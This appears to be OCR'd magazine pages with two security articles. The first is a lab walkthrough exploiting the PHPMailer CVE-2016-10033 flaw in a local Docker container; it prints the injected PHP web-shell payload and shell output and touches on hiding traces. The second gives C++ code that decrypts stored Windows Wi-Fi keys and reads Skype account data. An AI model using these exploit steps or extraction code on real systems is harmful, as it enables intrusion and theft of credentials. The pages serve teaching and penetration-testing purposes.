
This downloaded the vulnerable application and started it on a webserver running on port 8080.

```
root@phpmailer:/etc/apt# docker run --rm -it -p 8080:80 vulnerables/cve-2016-10033
Unable to find image 'vulnerables/cve-2016-10033:latest' locally
latest: Pulling from vulnerables/cve-2016-10033
75a822cd7888: Pull complete
229c1b200941: Pull complete
7b33ac0659a7: Pull complete
39fa128f1cc7: Pull complete
480ceab2a055: Pull complete
a56ce2d5734d: Pull complete
2f6ae5a1c421: Pull complete
Digest: sha256:1d749c1106291100f9d6e43827611c3d40669d5c559a69494b15fc23f48f4146
Status: Downloaded newer image for vulnerables/cve-2016-10033:latest
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive gl
obally to suppress this message
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Fri Dec 30 18:22:28.366972 2016] [mpm_prefork:notice] [pid 14] AH00163: Apache/2.4.10 (Debian) configured -- resuming normal operations
[Fri Dec 30 18:22:28.367087 2016] [core:notice] [pid 14] AH00094: Command line: '/usr/sbin/apache2 -f /etc/apache2/apache2.conf'

==> /var/log/apache2/other_vhosts_access.log <==

q

==> /var/log/apache2/error.log <==
```


Once the application was running, I wanted to verify that I could see the form in question. So I browsed to my local IP and found it to be running.

Now that I found it running successfully, I wanted to check to see if a Python script I had written would work to detect the version. One thing to mention is that the vulnerable application does not download the VERSION text file, which is normally included with PHPMailers download. So I added a VERSION file with one line of “5.2.17”.

I created a simple script to check a file specified by the user to see if one of the affected versions is detected. This simple script goes to the webserver as inputted by the user and searches for three version numbers. If it finds one of the three versions, it reports back that it has, and gives a link to two possible exploits. Simple enough. The script can be found below:
https://github.com/jasonbernier/phpmailer-checker



I run my script against my target, and it reports back that it is vulnerable. Now I know my script works, and that the site appears to be vulnerable.



Now that I know the site is potentially vulnerable, I'll run the exploit against it, and see if we can get a remote code execution.

I downloaded the exploit.sh script here:
https://github.com/opsxcq/exploit-CVE-2016-10033/blob/master/exploit.sh

Once downloaded, I chmod the script for executable permission with the command:
`chmod +x exploit.sh`

I run the exploit against my target and wait for my shell to appear:
`./exploit.sh 192.168.1.21:8080`

```
root@Kali32:~# ./phpmailer.sh 192.168.1.21:8080
[+] CVE-2016-10033 exploit by opsxcq
[+] Exploiting 192.168.1.21:8080
[+] Target exploited, acessing shell at http://192.168.1.21:8080/backdoor.php
[+] Running whoami
www-data
RemoteShell> id
[+] Running id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
RemoteShell> ls
[+] Running ls
vulnerable
```



We can see the exploit has worked, and I now have a limited shell into the target system. One thing to take note of is that the process was a bit slow after running the exploit. It took about 30 seconds before I received a shell on my target.

I wanted to see what the docker console looked like when the exploit is run against the target.

```
test@phpmailer: ~/Downloads/PHPMailer-5.2.17
File  Edit  View  Search  Terminal  Tabs  Help
test@phpmailer: ~/Downloads/PHPMailer-5.2.17
test@phpmailer: ~/Downloads/PHPMailer-5.2.17
Arrival-Date: Fri, 30 Dec 2016 18:53:02 GMT

Final-Recipient: RFC822; @test.com
X-Actual-Recipient: rfc822; "553 User address required"@4d8098d7e613
Action: failed
Status: 5.1.3
Last-Attempt-Date: Fri, 30 Dec 2016 18:53:02 GMT

--uBUIr2fD000062.1483123982/4d8098d7e613
Content-Type: message/rfc822

Return-Path: <vulnerables>
Received: (from www-data@localhost)
        by 4d8098d7e613 (8.14.4/8.14.4/Submit) id uBUIr2fC000062;
        Fri, 30 Dec 2016 18:53:02 GMT
X-Authentication-Warning: 4d8098d7e613: www-data set sender to vulnerables\ using -f
X-Authentication-Warning: 4d8098d7e613: Processed from queue /tmp
To: Hacker <admin@vulnerable.com>
Subject: Message from <?php echo "|".base64_encode(system(base64_decode($_GET["cmd"]))."|"; ?>
X-PHP-Originating-Script: 0:class.phpmailer.php
Date: Fri, 30 Dec 2016 18:51:02 +0000
From: Vulnerable Server <"vulnerables\" -OQueueDirectory=/tmp -X/www/backdoor.php server"@test.com>
Message-ID: <45794fbc5c7d5c4d80600043677feb14@192.168.1.21>
X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1

Pwned


--uBUIr2fD000062.1483123982/4d8098d7e613--

------------ END MESSAGE ------------
[Fri Dec 30 18:59:46.901909 2016] [:error] [pid 23] [client 192.168.1.21:44070] PHP Notice:  Undefined index: action in /www/index.php on li
ne 20
```

We can see that the exploit did run and it showed up in our docker console. The exploit appears to have created a backdoor.php file on the target, which has code to send a php shell back to our attacking machine.

I wanted to see if the backdoor.php file is still located and accessible.



We can see that the file is still there. So now we know what we need to clean up in addition to the logs if we want to try and conceal our activities.

At this point, we would want to try and get a more stable shell. Possibly use netcat to give us a connection back to our attacking host, or a bash shell. More information about establishing a shell can be located on the pentestmonkey.net website below:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

I typically like to get some sort of more stable session, and then try and escalate my privileges from there, at which point I look for any data a customer has asked me to seek out, and leave a calling card.

It is important to document your findings, and what artifacts you left behind, which is why I like to go back over the logs, and look for any artifacts the exploits may have created.

Overall, the exploit I used seems to work without issue. A couple of the other ones I found on exploit-db did not seem to work for me. I am sure I could have troubleshot the issue, but I wanted to find something that was very easy to use and for a beginner to understand.

Author: Jason Bernier

A full time red team member on the US Army Red Team, performing computer exploitation at Sotera Defense Solutions, and a part time penetration tester at Lunarline Inc. He started his career in the military working a general IT admin/engineer. After serving in the military he continued his IT career with within the defense industry. He eventually made his way into security after earning a BS in IT/Security, and an MS in IT/Cyber Security. He has over 20 years of experience, including penetration testing, vulnerability assessment, and insider threat detection.

The secrets of Wi-Fi Credentials

by Michael Haephrati

This article covers and teaches the following issues:

- Personal information – how and why is it stored and how can anyone fetch it. To do so, two examples are provided:

  - Wi-Fi credentials

  - Skype account information

- Encryption and Decryption of stored data
- Interpreting XML files directly or with a "helper" class
- Logging using easy to read color, proper Console window resizing and logging to a file
- Obtaining the current resolution of the Desktop screen
- Detecting UAC (User Account Control) level of an application. Checking whether a user is running as Administrator or no

Storing and finding personal information

When you use a personal computer, it makes it easy and necessary to allow the Operating System, along with other entities, such as browsers and applications, to store personal data including credentials, so next time you will be able to log in, or access various applications and accounts, flawlessly. That comes with a price, which is the risk of someone fetching this sensitive data. The first step in understanding these risks is to know which types and data and which data is exposed.

Wi-Fi Credentials

This article focuses on one type, which is Wi-Fi credentials. To explain the nature of this type, let's consider the following scenario: you connect to a Wi-Fi network and choose to save the credentials. The network may be at a coffee shop or at a hotel, but can also be your own private Wi-Fi network. In fact, you are most likely to store your own Wi-Fi network's credentials so you aren't required to re-enter them each time you use your computer.

As this article will demonstrate, these credentials can be later fetched not only by the Operating System but by anyone who knows where and how to look for them. If doing so in the fast involved diving deep into the Registry, today simple API calls slows anyone with that knowledge to obtain that private information.

The article focuses on Windows OS, however, the same applies to other Operating Systems.

For the purpose of this article, I have developed a small utility named GetWi-FiData. It was developed for the sole purpose of displaying to you, the user, any stored Wi-Fi data. We at Secured Globe, Inc. plan to maintain this tool and publish updates in a dedicated web site.

Skype account data

Another example for personal information stored and easily fetched is the Skype account data.

While looking for an API call or a function extracting data from the default Skype account on a given computer, I found the following:

I first needed to locate the default account name. I found a simple way of doing so. The Skype default account's name is stored in a file named "shared.xml". This file is stored in C:\users\username\AppData \Roaming\Skype\.

To do so, we use the following code.

- Calling

```
SHGetSpecialFolderPath
```

and passing CSIDL_APPDATA as its parameter.

According to MSDB, "The file system directory that serves as a common repository for application-specific data."

So to get that path, we call:

```
TCHAR szFileName[MAX_PATH + 1];

SHGetSpecialFolderPath(0, szFileName, CSIDL_APPDATA, 0);
```

This file is obviously an XML file. I will explain further about XML files later on in this article.

The next step is to open "shared.xml" located in that path and extract from it the desired information.

In order to find the default account's name, we first need to find in this file the "Account" element and inside of it to find the "default" element where the account name will be found.

```
rapidxml::xml_node<char>* node_account = 0;

if (GetNodeByElementName(root, "Account", &node_account) == true)

{
```

```
    rapidxml::xml_node<char>* node_default = 0;
    if (GetNodeByElementName(node_account, "default", &node_default) == true)


    {
        swprintf(result, 100, L"%hs", node_default->value());
        free(xmlData);
        return true;
     }
}
```

The Windows way

As I already mentioned, in the past (Windows XP), credentials were stored in the Registry. That has been changed and since Windows 7, the credentials are stored in separate XML files.

The Native Wi-Fi also provides a centralized way to access the credentials, while Windows Cryptography provides the necessities to decrypt the encryption keys back. Several articles were published about Wi-Fi credentials but some of them are outdated, which is why I wrote this article and created the utility to display all stored Wi-Fi credentials.

How Wi-Fi Credentials are stored

When you connect to a Wi-Fi network and choose to save the credentials, they can be later fetched not only by Windows but by anyone who knows where and how to look for them.

The location is different among different versions of Windows.


On Windows XP that place would be under the following Registry location:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WZCSVC\Parameters\Interfaces\
```

On Windows Vista, 7, 8, 8.1 and 10 that place would be in a file (not in the Registry):

```
C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{xxxxxxxx-xxxx-xxxx-
xxxx-xxxxxxxxxxxx}\{Random-GUID}.xml
```

Under each interface you can find separate files per each stored network.



Windows Native Wi-Fi API

The more recent Windows "Native Wi-Fi" provides a better way to access the Wi-Fi credentials as it is the front end of any API call to automatically configure component configures, to connect or disconnect from / to a Wi-Fi network. Further, Windows Native Wi-Fi can store profiles on the networks it interacts with in the form of XML documents.

The source code of this article uses a simple method to fetch each element from these XML files and to generate a report of all stored Wi-Fi credentials.

We initialize our program as follows:


```
WLAN_INTERFACE_INFO_LIST* pWirelessAdapterList = NULL;

dwResult = WlanEnumInterfaces(hWlan, NULL, &pWirelessAdapterList);

if (dwResult != ERROR_SUCCESS)

{

  WlanCloseHandle(hWlan, NULL);
```

```
  return result;
}


int nResCount = 1;
WLAN_INTERFACE_INFO* pWirelessAdapterInfo = NULL;
```

Interpretation of the XML credential files

Let's take a sample credential file as an example. The file name is:

C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{9D0E4D68-B83A-4745-8021-DE4381E509BF}\{5094B710-D0BF-473A-BC7D-A51D4885F681}.xml;



As you can see in the photo above, the file holds the credentials of a Wi-Fi network named Villa_Carriagehouse from a great B&B hotel in Indinapolis. We stayed there several months ago (great hotel, by the way) so the credentials are stored in my PC and can be fetched, as you can see.

Going back to our topic...

Windows uses the WLAN_profile Schema to define each WLAN's profile using the following XML elements:

- SSID - Both plain text and HEX versions can be found and contain the SSID of a wireless LAN.

- name - The 'name' element is the SSID in the form of plain text.

- authentication - The 'authentication' element specifies the authentication method to be used.

- encryption - The 'encryption' element specifies the type of data encryption to be used.

- keyMaterial - The 'keyMaterial' element contains a network key or passphrase. If the protected element has a value of TRUE, then this key material is encrypted; otherwise, the key material is unencrypted. Encrypted key material is expressed in hexadecimal form.

authentication value	encryption value	keyType value	Valid keyMaterial values
open or shared	WEP	networkKey	This element contains a WEP key of 5 or 13 ANSI characters, or of 10 or 26 hexadecimal characters.
WPAPSK or WPA2PSK	TKIP or AES	passPhrase	This element contains a passphrase of 8 to 63 ASCII characters, that is, 8 to 63 ANSI characters in the range of 32 to 126. Key values must comply with the requirements specified by 802.11i.
WPAPSK or WPA2PSK	TKIP or AES	networkKey	This element contains a key of 64 hexadecimal characters.

In the source code associated with this article, a simple use of the CString type allows us to search the beginning and the end of each element. For more complex cases, we can use a helper class namely an XML parser. I have found that RapidXML is the best for such purposes. The Skype example uses RapidXML.

When you run the Skype test program, you will see an output similar to this one:

RapidXml is a very fast, open source XML parser which preserves its usability, is portable, is W3C compatible. It is an in-situ parser written in modern C++, with parsing speed approaching that of strlen function executed on the same data.

How Wi-Fi credentials can be decrypted

Now, let's go back to the Wi-Fi credentials and the method of their encryption. When the Wi-Fi credentials are encrypted, they can be decrypted using Windows Cryptography. Microsoft cryptographic technologies include CryptoAPI, Cryptographic Service Providers (CSP), CryptoAPI Tools, CAPICOM, WinTrust, issuing and managing certificates, and developing customizable public key infrastructures.

First, we need to locate an element named keyMaterial and isolate it into a string variable (strKey).

Given strKey is a CString variable holding an encrypted Wi-Fi credential key (pass code), the following code block uses CryptUnprotectedData to decrypt it back.

```
BYTE byteKey[1024] = { 0 };

DWORD dwLength = 1024;

DATA_BLOB dataOut, dataVerify;


BOOL bRes = CryptStringToBinary(strKey, strKey.GetLength(), CRYPT_STRING_HEX,
byteKey, &dwLength, 0, 0);

if (bRes)

{

    dataOut.cbData = dwLength;

    dataOut.pbData = (BYTE*)byteKey;


    if (CryptUnprotectData(&dataOut, NULL, NULL, NULL, NULL, 0, &dataVerify))

    {

        TCHAR str[MAX_PATH] = { 0 };

        wsprintf(str, L"%hs", dataVerify.pbData);

        strKey = str;

    }

}
```

As a result, strKey will hold now the decrypted password for the given Wi-Fi network.

Points to consider

This article brought you the knowledge behind fetching these types of information: Skype account details and Wi-Fi- credentials. Using similar methods, which may be explained in my next article, more types of information can be fetched and decrypted, among them:

- Stored credentials for Outlook (or other MAPI email clients)
- Stored credentials of Web applications, social networks, cloud accounts. These are fetched based on the browser used to store them. I will demonstrate methods for retrieving credentials stored by Internet Explorer, Chrome and Firefox.

Wrapping up

Now, all we need to do is to go over each Wi-Fi / Network interface and per each interface go over each XML profile and fetch the Wi-Fi credentials of that profile, all into one report on screen and in a file.

To do so, here are some helper functions we use at Secured Globe, Inc.

Logging using WriteStatus()

We use logging for several purposes and in most cases, we want to see anything important that happens, on a Console window (even with UI based applications), as well as in a text file (the 'log'), which can be used later.

```
void WriteStatus(LPCTSTR lpText, ...)
{
  FILE *fp;
  CTime Today = CTime::GetCurrentTime();
  CString sMsg;
  CString sLine;
  va_list ptr;
  va_start(ptr, lpText);
  sMsg.FormatV(lpText, ptr);

  sLine.Format(L"%s",(LPCTSTR)sMsg);
  _wfopen_s(&fp, utilsLogFilename, L"a");
  if (fp)
```

```
  {
    fwprintf(fp, L"%s", sLine);
    fclose(fp);
  }
  wprintf(L"%s", sMsg);
}
```

Basically, instead of using printf (or wprintf) you just call WriteStatus with the same arguments.

The output of the GetWi-FiData program is generated using this function.

Ensuring Administration privileges

Such a program requires Administrator privileges. That can be achieved first by forcing the user to elevate.

Go to the project's properties. Then go to Linker -> Manifest File -> UAC Execution Level, and set the value to requireAdministrator (/level='requireAdministrator').

In addition, there is a way to detect the execution level during runtime. We use the following function:

```
BOOL IsElevated()
{
  DWORD dwSize = 0;
  HANDLE hToken = NULL;
  BOOL bReturn = FALSE;

  TOKEN_ELEVATION tokenInformation;

  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken))
    return FALSE;

    if (GetTokenInformation(hToken, TokenElevation, &tokenInformation,
sizeof(TOKEN_ELEVATION), &dwSize))
  {
    bReturn = (BOOL)tokenInformation.TokenIsElevated;
  }
```

```
  CloseHandle(hToken);

  return bReturn;

}
```

Then you can warn the user in case the program isn't running "As Administrator", which isn't really needed, given the project's settings described herein, but for the purpose of describing the IsElevated() function, I placed the following line in our source code:

```
if (!IsElevated()) WriteStatus(L"[!] Running without administrative rights \n");
```

Displaying output using a fancy Console window

For the purpose of showing the program's output during runtime, without having to wait for the log file, we use the following functions and functionalities:

To get the Desktop measures for the purpose of resizing the console to fit the maximum size possible (larger size = more data to be displayed), we use the following function:

```
void GetDesktopResolution(int& horizontal, int& vertical)

{

  RECT desktop;

  // Get a handle to the desktop window

  const HWND hDesktop = GetDesktopWindow();

  // Get the size of screen to the variable desktop

  GetWindowRect(hDesktop, &desktop);

  // The top left corner will have coordinates (0,0)

  // and the bottom right corner will have coordinates

  // (horizontal, vertical)

  horizontal = desktop.right;

  vertical = desktop.bottom;

}
```

Then we control the color of the text using the following function:

```
#define LOG_COLOR_WHITE 7

#define LOG_COLOR_GREEN 10

#define LOG_COLOR_YELLOW 14

#define LOG_COLOR_MAGENTA 13
```

```
#define LOG_COLOR_CIAN 11

void SetColor(int ForgC)
{
  WORD wColor;
  static int LastColor = -1;
  if (LastColor == ForgC) return;
  LastColor = ForgC;
  //This handle is needed to get the current background attribute

  HANDLE hStdOut = GetStdHandle(STD_OUTPUT_HANDLE);
  CONSOLE_SCREEN_BUFFER_INFO csbi;
  //csbi is used for wAttributes word

  if (GetConsoleScreenBufferInfo(hStdOut, &csbi))
  {
    //To mask out all but the background attribute, and to add the color
    wColor = (csbi.wAttributes & 0xF0) + (ForgC & 0x0F);
    SetConsoleTextAttribute(hStdOut, wColor);
  }
  return;
}
```

Of course, this is only an example and you can define other colors and set more combinations of foreground and background colors to fit your needs.

Then, to combine all together, here is an example:

```
